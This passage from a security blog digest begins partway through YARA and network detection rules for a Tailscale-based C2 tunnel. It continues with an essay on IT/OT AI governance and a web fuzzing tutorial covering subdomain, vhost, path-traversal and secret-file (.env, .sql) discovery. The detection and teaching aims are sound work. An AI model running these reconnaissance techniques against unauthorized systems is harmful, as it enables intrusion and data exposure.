 $b1 = { 42 65 61 63 6F 6E 44 61 74 61 50 61 72 73 65 }
 // "BeaconDataExtract"
 $b2 = { 42 65 61 63 6F 6E 44 61 74 61 45 78 74 72 61 63 74 }
 // "BeaconPrintf"
 $b3 = { 42 65 61 63 6F 6E 50 72 69 6E 74 66 }
 // "BeaconOutput"
 $b4 = { 42 65 61 63 6F 6E 4F 75 74 70 75 74 }
 // "BeaconGetStopJobEvent"
 $b5 = { 42 65 61 63 6F 6E 47 65 74 53 74 6F 70 4A 6F 62 45 76 65 6E 74 }
 // "beaconWriter"
 $b6 = { 62 65 61 63 6F 6E 57 72 69 74 65 72 }
 // "local-tailscaled.sock"
 $t1 = { 6C 6F 63 61 6C 2D 74 61 69 6C 73 63 61 6C 65 64 2E 73 6F 63 6B }
 // "tailscaled shutdown gracefully"
 $t2 = { 74 61 69 6C 73 63 61 6C 65 64 20 73 68 75 74 64 6F 77 6E 20 67 72
61 63 65 66 75 6C 6C 79 }
 // "setevent"
 $t3 = { 72 74 6F 2D 73 65 74 65 76 65 6E 74 }
 // "headscale login-server"
 $t4 = { 68 65 61 64 73 63 61 6C 65 20 6C 6F 67 69 6E 2D 73 65 72 76 65
72 }
 condition:
 (2 of ($b*)) and (1 of ($s*) or 1 of ($t*))
 }
}

```

- **Detection Reasoning:** These YARA rules target strings that are unique to the BOF-PE variants of Tailscale and are not present in legitimate Tailscale binaries. The tailscaled rule specifically targets BOF-PE adaptations such as the beaconWriter Go type, the TS\_DEBUG DERP\_WS\_CLIENT environment variable forcing WebSocket DERP, and the program.exe fake argv[0]. The tailscale rule keys on the distinctive error message referencing

“async BOF running”, a typo of “backed” instead of “backend”, and explicit Headscale references. The socksportfwd rule targets references to setevent, the “beacon API”, and the async BOF execution requirement. All rules have been validated to produce zero false positives against legitimate Tailscale binaries compiled from the same source tree.

- **Known Detection Consideration:** These rules are effective for scanning process memory at a point in time but require an EDR or memory scanning capability that supports YARA. The hex patterns match compiled binary strings and will break if an attacker modifies the source strings, recompiles, or applies binary obfuscation. The generic rule (BOFS-scale\_Generic\_BOFPPE) may match other BOF-PE tooling that combines Beacon API functions with Tailscale-related strings; review matches in context before escalating.

## Detection Opportunity #2: WebSocket Upgrade with DERP or TS2021 Subprotocol

- **Data Source:** Network Traffic: Network Connection Creation
- **Detection Strategy:** Signature
- **Detection Concept:** Detect on outbound HTTPS connections performing a WebSocket upgrade (Upgrade: websocket) where the Sec-WebSocket-Protocol header contains derp or ts2021. These subprotocols are specific to Tailscale’s relay (DERP) and control plane (TS2021) protocols. In BOFS-scale’s configuration, these connections are directed through a CDN such as CloudFront or Fastly on port 443.
  - Sec-WebSocket-Protocol: derp
  - Sec-WebSocket-Protocol: ts2021
- **Detection Reasoning:** Tailscale uses proprietary subprotocols for its DERP relay (derp) and control plane (ts2021). In a legitimate enterprise deployment, these connections would originate from the tailscaled.exe service process. BOFSscale tunnels these same protocols through RFC 6455 WebSocket connections to traverse CDN infrastructure, meaning the WebSocket upgrade will originate from an unrelated process such as a browser or office application hosting the C2 implant. Detecting these subprotocols from a process that is not tailscaled.exe or from a host with no authorized Tailscale installation is a strong indicator of compromise.

- **Known Detection Consideration:** TLS inspection or a TLS-terminating proxy is required to observe WebSocket upgrade headers within HTTPS traffic. Environments that do not perform TLS inspection will not be able to detect this at the network layer. Legitimate Tailscale installations will also generate these subprotocols, so the detection should exclude hosts with an authorized Tailscale deployment or filter to processes that are not the legitimate tailscaled.exe service.

## 5 We've Seen This Movie: The OT/IT Technology Divide

<https://trustedsec.com/blog/weve-seen-this-movie-the-ot-it-technology-divide>

Offensive (Red Team / Pentest) · ad · tooling · windows



### 5.1 Manufacturing's Opportunity to Prevent Another OT/IT Technology Divide

Walk the floor of almost any manufacturer that has been in business more than a few decades and you are walking through a history of technology that predates modern Information Technology (IT) departments. The presses, furnaces, Programmable Logic Controllers (PLCs), and the supervisory systems that run them were digitized and automated long before anyone drew an org chart with a Chief Information Officer (CIO) on it. The plant ran the plant. When IT eventually

arrived as a business function, it grew up somewhere else entirely, in the back office, close to finance, email, and the enterprise applications that keep the company solvent.

Two worlds formed, side by side, rarely touching. Operational Technology (OT), the systems that make the product, stayed with the engineers who had historically run them. IT, the systems that run the Business, stayed with the technologists who reported up through the CIO. Separate networks. Separate teams. Separate cultures, budgets, and vocabularies.

Nobody decided this. It simply grew organically over time.

It has been a quiet, yet occasionally combustible and expensive problem since. Ask anyone who has tried to run an Incident Response exercise that crosses the line between the enterprise network and the plant floor, or tried to get a single, honest inventory of what is actually running in both environments. The IT and OT divide is one of the most persistent sources of risk, friction, and duplicated cost in this (but not limited to) industry, precisely because no one ever sat down and chose this model. It is the accumulated residue of thirty-plus years of two groups solving their own problems in isolation.

That history matters now, because manufacturing may be making the same decision a second time. Except this time, we already know what the likely result will be.

### **5.1.1 The New Déjà Vu**

Artificial Intelligence (AI) is being adopted across manufacturing at speed, and that alone is not remarkable. Every sector is adopting AI. What is remarkable, and genuinely new, is where it is being adopted.

For the first time, the same wave of technology is arriving on both sides of the divide at once. On the IT side, the pattern is familiar: copilots in the productivity suite, Large Language Models (LLMs) drafting and summarizing, AI woven into the enterprise applications finance and operations already utilize. None of that is a surprise.

The lurking surprise is on the plant floor. OT groups, the same engineers who spent three decades keeping their systems segmented from IT systems, are now adopting AI too. Small Language Models (SLMs) are moving onto edge devices sitting next to the PLCs. Vision models are inspecting parts in real time. Consider a scenario now playing out on plant floors: a maintenance team, tired of a finicky stamping press that only a soon-to-retire veteran knows how to coax back to life, loads that machine's manuals and fault history into a small model

on an edge device next to the PLC. Downtime drops. It is a genuinely good idea, built and deployed entirely by OT. And no one in the enterprise Security organization knows the model exists, what data it ingests, or what it is authorized to recommend when the press starts throwing faults. This is not a pilot slide in a strategy deck. It is showing up in production, driven by the OT side, on the OT side.

The good news is also the warning: it is still early. Depending on which survey you believe, a large majority of manufacturing facilities, on the order of 87 percent in one recent United States analysis, have not meaningfully adopted AI at all. That sounds like a reason to wait, but this is incorrect. It is the reason to move.

The window that is open right now is not the adoption window. It is the governance window. Habits are not yet set. The plant floor and the back office are both early enough in their adoption that neither have hardened their own separate ways of deciding what AI is allowed to do, who is accountable when it goes wrong, and what data it is permitted to touch. In a rare moment, both sides are asking the same questions at the same time.

This is the fork in the road that manufacturing has stood at before.

### **5.1.2 The Trap: Good Guidance, Old Reflexes**

Here is where the easy version of this argument would be wrong. It would be convenient to stick with the status quo and say that many “experts” advise that organizations wall OT AI off. First, I disagree. Second, that is not what many experts say.

When the Cybersecurity and Infrastructure Security Agency (CISA), alongside the National Security Agency (NSA), the Federal Bureau of Investigation (FBI), and a group of international partners, published its Principles for the Secure Integration of Artificial Intelligence in Operational Technology in December 2025, the guidance did something (surprisingly) encouraging. It called for governance that, in its own words, should “involve leadership, OT and IT subject-matter experts, cybersecurity teams, and relevant vendors.” Even the federal guidance is now telling manufacturers to get IT and OT in the same room. The instinct to unify is, at last, somewhat official from a high-level government-guidance perspective. This is hopeful, as government-level guidance tends to trail the private sector adversary protection best practices by years in many cases.

So the trap is not the guidance. The trap is what happens to good guidance when it meets thirty years of muscle memory.

Two forces are quietly pulling manufacturing back toward the old divide. The first is hiding inside that same guidance, which also, sensibly, says AI should be folded into the OT side's existing risk management processes. Read by a group that has organically run their own Programs for over three decades, "fold it into your existing processes" can easily be heard as "build your own program." Cross-functional on paper, single-lane in practice. The second force is simpler: silos are the default, the organizational version of inertia. Absent a deliberate decision to do otherwise, IT will stand up its AI Program and OT will stand up its own, because that is how most of the previous manufacturing technology waves landed.

Picture what those two forces produce together. The IT organization stands up an AI Program: an acceptable use Policy, a model-approval process, a data-handling standard, a review board. The OT organization, folding AI into its own processes, stands up a second Program. Two Policies. Two review boards. Two definitions of acceptable Risk. Two vocabularies for the same technology, drifting further apart every quarter, maintained by two groups that already struggle to sit in the same meeting.

We have seen this movie before. It is the network divide, the inventory divide, and the Incident Response divide, all over again, this time drawn around AI. And the cost is not abstract. It is the duplicated spend of running two governance functions. It is the shadow AI risk of that edge-deployed model on the plant floor, invisible to the enterprise Security team, which is the plant-floor version of a problem every Chief Information Security Officer (CISO) already loses sleep over. It is the day an AI-influenced decision on the floor causes a safety or quality event, and the Business discovers that no single Policy, and no single accountable owner, ever spanned the two environments.

For the Business leader, that is unbudgeted duplication and an ownership gap that surfaces at the worst possible moment. For the OT engineer, it is one more enterprise mandate arriving late and landing badly. For the Security team, it is a second attack surface governed by a different rulebook. Nobody in the building actually wants the two-lane outcome. It is just where "keep them apart" quietly leads.

### **5.1.3 Answering the Wrong Question**

An organization's reflex to keep OT in control of its own AI is not rooted in fantasy. This is where the argument has to be honest.

OT is genuinely different from IT, and the differences are not cultural preferences. They are physics and consequence. An IT system that goes down costs money. An OT system that misbehaves also costs money, but can also injure someone, destroy product, or take a furnace offline for a week. OT runs on availability and safety first, on equipment with twenty-year lifecycles, in environments where "just patch it" can mean shutting down the revenue line. The OT engineers who insist their world is not the back office are correct. A governance model that lets a well-meaning IT committee reach onto the plant floor and start changing how things run would be reckless, and OT is right to resist it.

But that concern is an argument about enforcement and operations. It is not an argument about Policy. The old reflex quietly fuses the two.

The real question was never "should IT and OT be unified or kept apart." The real question is "who sets the rules, and who enforces them on the ground." Once you separate those two things, the whole debate changes. You can absolutely have one enterprise-wide Policy on what AI is allowed to do, what data it may touch, who is accountable, and how Risk is measured, while leaving the OT side in full operational control of how that Policy is carried out on its own equipment. Unified Policy. Local autonomy. Those are not in tension. Treating them as if they were is the mistake.

Here is the honest version: most manufacturers do not run this way today. Many have no enterprise-wide Policy at all, and their IT and OT groups operate largely on their own, with little reference to any global standard. That is the gap. It is also the opportunity. AI is a chance to build the enterprise-wide governance muscle that may never have existed, on a domain where IT and OT are both starting at the same time.

### **5.1.4 The Model Worth Borrowing**

Some large international organizations, including those in manufacturing, with operations in more than one global region have already solved this exact problem.

There is a global Chief Operating Officer (COO), a global CIO, and a global CISO. They set enterprise Policy: the standards, the Risk appetite, and the non-negotiables that apply everywhere the company operates. Then there are region-



al counterparts, the European COO, the Asia-Pacific CISO, and so on, who take that global Policy and enforce it inside their own region of influence, adapted to local regulation, local labor, and local operating conditions. The global office does not run the plant in Stuttgart or the line in Osaka. It sets the rules of the road. The region drives the car.

Nobody finds this controversial. It is simply how serious enterprises govern themselves across regions that are genuinely different from others. And it maps almost perfectly onto the AI problem, across three tiers.

|                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Global Policy:</b>        | <b>One enterprise AI Program sets the rules that apply everywhere, in IT and in OT alike. What classes of AI are permitted. What data may and may not be fed to a model. What level of human oversight is required based on calculated potential impact ratings. Who is accountable when an AI-influenced decision causes harm. How AI Risk is measured, in one shared vocabulary, so that the Board sees one picture instead of two. This is written once, for the whole company.</b> |
| <b>Regional Enforcement:</b> | The divisions, business units, or regions take that Policy and build the mechanisms that enforce it. Inventories, approval workflows, and monitoring, each tuned to the local environment. This is the layer that translates a global standard into something that functions in a specific place, the same way a regional CISO already handles Security Policies for organizations at this scale.                                                                                      |
| <b>Local Autonomy:</b>       | The plant floor executes with operational independence. The people who understand the furnace decide how the Policy is met on the furnace. OT does not sur-                                                                                                                                                                                                                                                                                                                            |

|                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Global Policy:</b> | <b>One enterprise AI Program sets the rules that apply everywhere, in IT and in OT alike. What classes of AI are permitted. What data may and may not be fed to a model. What level of human oversight is required based on calculated potential impact ratings. Who is accountable when an AI-influenced decision causes harm. How AI Risk is measured, in one shared vocabulary, so that the Board sees one picture instead of two. This is written once, for the whole company.</b> |
|                       | render control of its equipment, its safety practices, or its uptime to an IT committee. It gains a seat at the table where the Policy is written, instead of a separate silo where a competing Policy is invented.                                                                                                                                                                                                                                                                    |

That last point is the one to sit with, because it reframes the entire isolation argument. A unified AI Program is not IT annexing OT. Done correctly, it may be the first governance structure in the history of most manufacturers where OT has a real, permanent voice in enterprise Policy. For the many organizations where OT and IT operate almost entirely apart today, it would be the first time the two share a table at all. The engineers who spent decades being governed by rules written for the back office finally help write the rules. That is not a loss of autonomy. It is the opposite.

There is a deeper reason this structure works, and it is one I explored in more depth in a [recent webinar](#) on what InfoSec can learn from natural systems: organizations behave a great deal like living organisms, and the most resilient organisms are not centrally controlled. They are decentralized. An octopus camouflages itself with no central command at all, through skin cells that each sense and respond to their own patch of environment, producing a coherent whole out of thousands of local decisions. Nature's pattern is challenge, then competition, then cooperation: pressure pushes independent units to adapt, and the adapta-

tions that work propagate into cooperation across the larger system. The key word is organized. The IT and OT divide is decentralization too, just the unorganized kind, local units solving their own problems with no shared Policy to make the whole coherent. A single AI Program does not centralize the plant floor. It turns unorganized decentralization into the organized kind, which is where natural systems get their resilience.

It is worth illustrating how little precedent there is for this, because it is where the opportunity actually lives. The academic and industry literature on IT and OT convergence is substantial, but when researchers map the field, they organize it into buckets like communication, control systems, and cybersecurity. A unified AI-governance dimension is simply not on the map yet. The bridge described here has not been built. Manufacturing has the chance to be the sector that builds it, rather than the sector that spends the next decade explaining why its AI governance is split down the same old line.

### 5.1.5 How To Start

None of this requires a mature AI capability to begin. In fact, the less AI you have deployed, the easier this is, because you are writing on a cleaner sheet instead of reconciling two Programs that have already diverged. A few concrete first moves, doable regardless of where you are on the adoption curve:

- **One Program, Not Two:** Establish a single enterprise AI-governance body, and put both IT and OT leadership at the table from day one. Not an IT committee that later “consults” OT. One body, both worlds, shared ownership of the Policy. If you are standing up an AI governance function right now and it lives entirely inside IT, stop and widen it before the mortar sets.
- **Shared Accountability, Not a Takeover:** The fastest way to kill this is to let it look like IT extending control onto the plant floor. Say plainly, in the charter, that OT retains operational control and that the body exists to set common Policy, not to run anyone’s equipment. The goal is shared accountability across IT and OT, which is exactly the reframe practitioners in the field are already calling for.
- **Policy and Enforcement, in Writing:** Put it on paper: global Policy is set centrally and applies everywhere; enforcement and operational execution belong to the regions and the plants. This one document is what prevents the model from collapsing into either extreme, an IT land grab on one side, or two silos on the other.

- **Start Now, While It Is Early:** This is the whole argument. The window is not open because AI is mature in manufacturing. It is open because AI is not mature yet, on either side. Governance written before habits set is a Policy. Governance retrofitted after two divergent Programs already exist is a reorganization, and reorganizations are where good intentions go to die.

While manufacturing is the clearest case, because its IT and OT divide is the oldest and deepest, this is not only a manufacturing problem. Utilities, health-care, transportation, and any other sector where an operational environment grew up separately from the enterprise back office are standing at a version of the same fork. Manufacturing just happens to be standing closest.

### 5.1.6 The Window

Manufacturing did not choose the IT and OT divide the first time. It formed quietly, over decades, while everyone was busy solving their own problems, and the sector has been dealing with it ever since. That is what makes this moment different. This time, the divide is not sneaking up on anyone. You can watch it forming in real time, one AI pilot at a time, on both sides of a line that does not have to be redrawn.

The experts who say keep OT AI isolated are protecting something real, and they deserve to be heard. But they are answering the wrong question. The answer is not to wall the plant floor off again. It is to govern AI globally and enforce it locally, using an operating model many global enterprises already trust to decentrally run their operations across different regions.

Charter one Program. Seat both worlds at the table. Write the rules once, while the ink is still wet.

If your organization is working through where to start, the Advisory team at TrustedSec performs this kind of bridging work between Security, the Business, IT, and OT, and welcomes these conversations. If you'd like to talk to an expert, get in touch with us.

# 6 Web Fuzzing for Hackers: Crash Course by GodfatherOrwa

*<https://www.intigriti.com/researchers/blog/hacking-tools/web-fuzzing-for-hackers>*

Offensive (Red Team / Pentest) · web · bug-bounty · xss

Fuzzing has been around for as long as web applications have. In fact, the term itself was coined back in 1988, when Barton Miller, a professor at the University of Wisconsin, was working over a dial-up connection during a thunderstorm and noticed that the resulting line noise was consistently crashing the UNIX utilities he was running. Web fuzzing is no different. Despite the rise of automated scanners and other security tooling, it remains one of the most productive techniques in application security, including bug bounty.

In this article, we'll explore web fuzzing from the ground up: what it actually is, the tooling and wordlists that make it work, and how to fuzz to discover more content and find more security vulnerabilities.

Let's dive in!

## Special thanks to GodfatherOrwa!

This article was co-authored by Orwa Atyat (@GodfatherOrwa), a security researcher and bug bounty hunter well-known for uncovering critical bugs through creative fuzzing techniques. If you wish to dive deeper into his work, be sure to check out his personal security blog!

### 6.1 What is web fuzzing

Web fuzzing is the practice of sending large volumes of crafted input at a web target, such as URLs, query parameters, request headers, body parameters, and cookies, to discover new behavior about that target that isn't documented, isn't intended to be exposed, or isn't correctly handled. The idea is simple: if we don't know what's there, we ask, over and over, in as many ways as we can think of, and let the responses tell us.

At its core, fuzzing is a technique for discovery. For instance, we can uncover:

- Unreferenced API endpoints, application routes and files
- Unreferenced query or body parameters

- Unexpected behavior such as app crashes (app-level DoS)
- And any other input handling that misbehaves under conditions the developers didn't anticipate.

Some of those discoveries are directly exploitable, while others result in key pieces of information that lead us to exploitable behavior later on.

### **6.1.1 Importance of web fuzzing**

As listed above, fuzzing can help us discover directly exploitable vulnerabilities and other types of quirky behavior that can lead to bugs. Therefore, understanding how to fuzz and when to is key. Failing to understand renders this technique ineffective and might actually produce more noise rather than any meaningful results.

Let's list a few common practical mistakes to understand the concept further.

## **1. Fuzzing without a clear objective**

Before launching any fuzzing tool, we need to get down to the basics: what are we actually looking for? Fuzzing for files and endpoints is fundamentally different from fuzzing for query parameters, which, in turn, is different from fuzzing request headers or cookies. Each task requires a different wordlist, and possibly a different tool or configuration.

On top of that, certain request elements, such as the request method, our IP address, User-Agent, or other request headers like `Host`, `X-Requested-With`, and `Content-Type`, can significantly influence the HTTP response we receive. Failing to account for these behaviors can again lead to more noise rather than the results we are looking for.

## **2. Using the wrong wordlist**

Generic wordlists with commonly occurring keywords are often used for fuzzing, however, it is important to remember that such wordlists are limited and may not generate meaningful results. For instance, some technologies use a specific naming convention that may not be part of a generic wordlist. We can use this to our advantage to craft more relevant wordlists that can help us produce more accurate results.

We'll cover wordlists in depth in the next section.

### 3. Failing to adhere to rate limits

Web fuzzing generates a high volume of requests, and most production targets enforce rate limiting in some form. Sending more requests than the target can handle or than its WAF can tolerate will get us blocked and will render all our results inaccurate. Therefore, throttling our requests isn't just practical for complying with program rules, it's also necessary to gather any meaningful results.

## 6.2 Wordlists

One of the most overlooked factors in web fuzzing is the wordlist itself. In simple terms, the wordlist defines the scope of what we're looking for, every request our fuzzer sends is derived from it. If a path, filename, or keyword isn't in the wordlist, it won't be found. This makes wordlist selection one of the most impactful decisions in the entire process.

Generic wordlists, such as SecLists' [common.txt](#), are a reasonable starting point. However, as previously implied, they won't account for your target's adopted naming conventions, technology stack, or company-specific terminology. A custom wordlist tailored to the target will almost always outperform a generic one, simply because it tests for things that are actually likely to exist on that specific application.

We've covered the process of [building custom wordlists](#) in depth in a previous article, including extracting keywords from in-page content, JavaScript files, and URL paths, fingerprinting the technology stack, and combining everything into a single final wordlist file. If you haven't read it yet, we'd highly recommend doing so before continuing, the techniques covered there directly apply to everything we'll discuss from here on.

## 6.3 Web fuzzing tools

Now that we understand the importance of a good wordlist, let's take a look at the tools we can use to put them to work.

There are plenty of (open-source) fuzzing tools available, and each comes with its own strengths. Rather than listing every option out there, we'll focus on a select few that are widely used in the bug bounty community and explain what each one excels at.

## **Tool configuration**

While some of the tools listed below can indeed be deployed for multiple tasks, the way you configure the tool remains crucial. The configuration for a content discovery scan may vastly differ from that of a fuzzing task, whose main objective is to find new subdomains or a WAF bypass for a SQL injection.

### **6.3.1 Content discovery**

#### **Ffuf (Fuzz Faster U Fool)**

Ffuf (Fuzz Faster U Fool) is arguably the most popular web fuzzing tool among bug bounty hunters today. It's fast, flexible, and supports fuzzing virtually any part of an HTTP request, such as the URL, request headers, request body, cookies, and so on.

It's also capable of handling multiple wordlists simultaneously and offers powerful filtering options to filter through noise based on common response elements such as status code, response size, word count, and line count. Beyond content discovery, ffuf is also commonly deployed for virtual host (VHost) enumeration by fuzzing the `Host` header, a technique that can reveal internal applications and staging environments hosted on the same server.

#### **Burp Suite Intruder**

Burp Suite's Intruder is worth mentioning for cases where we want to fuzz without switching from our proxy interceptor. While it's less performant than the command-line alternatives, its strength lies in its ability to fuzz directly from intercepted requests, we can highlight any part of a request parameter, header, or body value and fuzz it in place. This makes Intruder the easiest tool for targeted, context-specific fuzzing where we've already identified an interesting request.

### **6.3.2 Subdomain bruteforcing**

OWASP Amass is better known as a passive reconnaissance tool, but its `enum` subcommand also supports active subdomain bruteforcing. By providing it with a wordlist, Amass will systematically resolve subdomains against the target, combining bruteforcing with passive data sources to build a comprehensive map of the target's subdomains.



### 6.3.3 Parameter discovery

Arjun and Burp Suite's Param Miner are purpose-built for parameter discovery. Arjun works by sending crafted requests with parameter names and observing how the application responds, detecting reflected values, changes in response size, or any other suspicious behavior.

Param Miner, on the other hand, takes a similar approach but runs as a Burp extension, integrating directly into our proxy interceptor. Discovering hidden parameters is often what turns an otherwise uninteresting endpoint into something worth testing further.

It is crucial to note that the tool itself is only half the equation. The correct configuration, i.e., the way you send requests and analyze responses, is what separates a meaningful fuzzing task from thousands of meaningless results. Taking the time to understand our target's behavior and configuring the necessary filters accordingly will save us hours of manual review and ensure that the results are actually worth investigating.

## 6.4 Fuzzing for content discovery

Now that we've covered the tooling and wordlists, let's take a look at how we can put them to use. Content discovery is one of the most common applications of web fuzzing, the goal is to uncover files, directories, API endpoints, and other resources on a target that aren't directly referenced or publicly documented.

However, effective content discovery isn't just about pointing a tool at your target. Understanding what we're looking for and how our target is structured before we begin is what makes all the difference.

### 6.4.1 Fuzzing for subdomains

Subdomain enumeration is often the first step in expanding our attack surface. While passive sources like certificate transparency logs and DNS datasets provide us a great starting point, they won't reveal subdomains that have never been publicly indexed. Bruteforcing fills that gap by resolving possible hostnames from a wordlist against the target's DNS.

Tools like Amass support this through their `enum` subcommand, combining passive results with active bruteforcing in a single scan. For a more lightweight approach, we can use a tool like `dnsx` to bruteforce subdomains directly by providing it with a list of hostnames:

## DNS bruteforcing with DNSX

This will try to resolve each subdomain and return any that respond with a valid DNS response. However, it is important to mention that this method is not always feasible, for instance, when our target resolves every subdomain under a root domain. In practice, this means every entry in our wordlist would return a valid response, regardless of whether the subdomain actually exists or hosts anything significant. When this happens, our results become useless unless we further adapt our fuzzing method.

For instance, some tools like `dnsx` can help and handle this for us. Using its `-wd` flag enables wildcard filtering, automatically detecting and excluding wildcard responses from the output. For tools that don't offer built-in wildcard handling, we'd need to determine what the HTTP response of a non-existing subdomain looks like and filter it out manually based on response size, word count, or status code.

When fuzzing for subdomains, don't limit yourself to a single pattern. If you're targeting a specific subdomain like `admin`, run all possible variations:

- `admin-FUZZ.target.com` → `admin-stg.target.com` , `admin-dev.target.com`
- `FUZZ-admin.target.com` → `vpn-admin.target.com` , `api-admin.target.com`
- `adminFUZZ.target.com` → `admintest.target.com` , `adminnew.target.com`
- `FUZZadmin.target.com` → `devadmin.target.com` , `oldadmin.target.com`
- `admin.FUZZ.target.com` → `admin.dev.target.com` , `admin.staging.target.com`

Each pattern reflects a different naming convention, and you'd be surprised how often one of them turns up a result the others miss.

Also, if a bug was patched on the main subdomain, always fuzz for other instances. Staging and development environments are often left unpatched for weeks after a fix goes to production, making them an easy win.

## Virtual host enumeration

Aside from subdomains, some developers use a single host to serve multiple applications at once. In practice, this works by parsing the `Host` header and routing to the correct web root. As you may know, this could be of interest to us as enumerating virtual hosts can help us further expand our attack surface.

To effectively enumerate virtual hosts, we'll have to fuzz the `Host` header rather than resolving DNS names:

Virtual host fuzzing with `Ffuf`

When fuzzing for virtual hosts using Ffuf, I'd recommend matching all response codes with `-mc all` and filtering out empty responses with `-fs 0`. This ensures we don't miss anything, a 302 redirect, a 403 Forbidden, or even a 500 Internal Server Error can all indicate a live virtual host worth investigating. A 403 in particular is not a dead end, protected applications often have weaker security than their public-facing variants.

## Threads

One thing to watch out for is the thread count. Setting it too high can cause packet loss on your end, which leads to missed results. Depending on what the bug bounty program rules allow, on a VPS, I often see 350 threads as a reasonable ceiling. On a home connection, start around 50–100 and tune from there. It is important to remember that more threads doesn't mean better results.

### 6.4.2 Fuzzing for application routes, files & API endpoints

Fuzzing to find unreferenced files, API endpoints & app routes is possibly the most common use case for web fuzzing. A simple content discovery scan can quickly reveal forgotten admin panels, exposed configuration files, debug endpoints, or entire API versions that were never meant to be publicly accessible.

Before we start fuzzing, it's worth taking a moment to understand how the target behaves to your incoming requests. As you may have noticed, despite RFCs, the internet is not so defined. Not every application responds to requests the same way, and failing to account for this can lead to misleading results or no results at all.

For instance, single-page applications (SPAs) are a common example. Many modern frameworks like React, Angular, and Vue are configured to return a 200 OK response for every route, regardless of whether the application route actually exists. Moreover, since the routing is handled client-side rather than on the server, the content length of each HTTP response may even be the same. Under the default configuration, this could confuse our fuzzing tool, making every entry in our wordlist appear to be a valid file or endpoint. To counter this behavior, we'll have to set strict filters on response size, word count, and other response elements, or otherwise, our output becomes meaningless. It is also crucial to note that a 200 OK doesn't always mean we've found something, we need to verify that the response content actually differs from the application's default response.

Rate limiting and WAF rules are another factor we need to account for. Content discovery generates a high volume of requests, and most production environments enforce some form of rate limiting or WAF protection. Sending requests too aggressively not only risks getting our IP blocked but also negatively affects our results, as rate-limited responses may look different from normal responses. Throttling our requests with appropriate delay settings and monitoring for sudden shifts in response patterns will keep our results accurate and our access intact.

Additionally, some application routes and API endpoints will only respond when specific conditions are met. An API endpoint might require a specific `Content-Type` request header (such as `Content-Type: application/json`) to respond with anything useful. Other API endpoints may only respond to `POST` or `PUT` requests. At the same time, other applications may have middleware that checks whether an anti-CSRF request header, such as the `X-Requested-With` header, was included in the request before serving a response. If we're only fuzzing with default `GET` requests and no custom headers, we're potentially missing an entire layer of the application.

Let's now get to the practical part of fuzzing.

## Extension fuzzing

Beyond fuzzing for directory and file names, appending file extensions to our wordlist entries can uncover backup files, configuration files, and other sensitive data that would otherwise go unnoticed. This is particularly effective because many of these files are not referenced anywhere in the application, they simply exist on the server from a previous deployment, a forgotten backup, or a development artifact.

When fuzzing for extensions, I always make sure to include a few high-value ones that many hunters overlook. `.md` files are at the top of my list. With the rise of AI-generated applications, developers and AI tools frequently produce Markdown documentation that ends up deployed to production. Beyond that, `.db` (SQLite databases), `.sql` (database dumps), `.env` (local environment variables), `.xml` (configuration files), and archive formats like `.7z`, `.zip`, and `.tar.gz` are all worth including.

Standard content discovery will enumerate common directory and file names, but some paths are only discoverable by prefixing entries with specific characters. Dotfiles and dot-directories like `.git`, `.env`, and `.svn` are a well-known example, but they're not the only pattern worth testing.

There are four prefix patterns I always test on every target, as they consistently catch what normal directory bruteforcing misses:

- `/.FUZZ` : hidden dot-directories and dotfiles (`.git/`, `.env`, `.DS_Store` )
- `/-FUZZ` : flag-style hidden directories (`-backup`, `-old`, `-tmp` )
- `/~FUZZ` : user home and tilde backup directories (`~admin/`, `~root/` )
- `/../FUZZ` : path traversal into parent directories

Each pattern targets a different naming convention, and running all four ensures we're not leaving anything on the table.

## Technology-specific fuzzing

As we discussed in the wordlists section, tailoring our approach to the target's technology stack will help us find significantly more content. This applies not only to the wordlist itself but also to the extensions and naming patterns we test for.

IIS and ASP.NET targets are a good example of why technology-specific fuzzing matters. These servers expose file types that Apache or Nginx would never serve, `.asmx` (legacy SOAP web services), `.ashx` (generic HTTP handlers, often used for debug functionality), `.aspx` (and don't forget `.aspx.bak`), `.asp` (classic ASP, ancient, but still in production), `.dll` (compiled binaries that can leak symbols), and in rare cases even `.exe` (self-hosted services).

On IIS targets, I also fuzz for domain-suffix variations by appending or prepending the target's domain name to wordlist entries, as IIS applications frequently use these naming patterns for internal routes and virtual directories.

### 6.4.3 Fuzzing for parameters

Developers often process query and body parameters to make the application interactive. Making parameter discovery our next logical step after enumerating all application routes and API endpoints. Have a look at the following practical example.

#### Hidden parameter

As you can observe in the code snippet above, the `search_query`, `limit`, and `sort` query parameters are all referenced throughout the page. However, upon a closer look, the underlying PHP code also processes a fourth parameter, `affiliate_id`, which can lead to a common sever-side injection attack, SQLi.

Without access to the source code, we could never have identified this parameter. This is what makes parameter fuzzing important. The discovery of parameters is also quite similar to how we've previously learned to discover unreferenced application routes and API endpoints. Tools such as Arjun and Param Miner are purpose-built for parameter discovery and come equipped with a default wordlist. They work by sending requests with possible parameter names and analyzing the application's response for changes in HTTP response size, status code, reflections in the response body, or observable delays in response time.

If we were to fuzz the endpoint from our practical example, we'd have been able to spot the `affiliate_id` as it changes the response size when supplied as a query parameter.

#### Hidden parameter bruteforcing with Arjun

While most parameters are never meant to be hidden, you will encounter cases where certain query or body parameters, often part of a legacy codebase, are neither referenced nor present in any client-side resource. At the same time, they may still be processed in various ways within the application's frontend or backend. This often, as in our case, leads to injection attacks such as XSS and SQLi or other vulnerability types.

The endpoints I always prioritize for parameter fuzzing are search pages, API endpoints, product pages, and profile or settings pages. Basically, anywhere the application is already handling query or body parameters. If an endpoint already accepts one parameter, there's a possibility it accepts others that aren't exposed in the UI.

For wordlists, I'd recommend [SecLists Discovery/Web-Content](#) parameter lists or [Assetnote's parameter wordlists](#). And when filtering results, again, `-fs 0` is your best friend, it strips out empty responses so you're only looking at parameters the application actually reacted to.

### **Fuzz with different content types!**

It's also worth noting that API endpoints may process request parameters differently, depending on the Content-Type request header. Sometimes, a parameter may return no visible changes when supplied as a query parameter but may be processed when sent as a JSON blob in the request body. Testing all possibilities remains essential.

## 6.4.4 Fuzzing for request headers

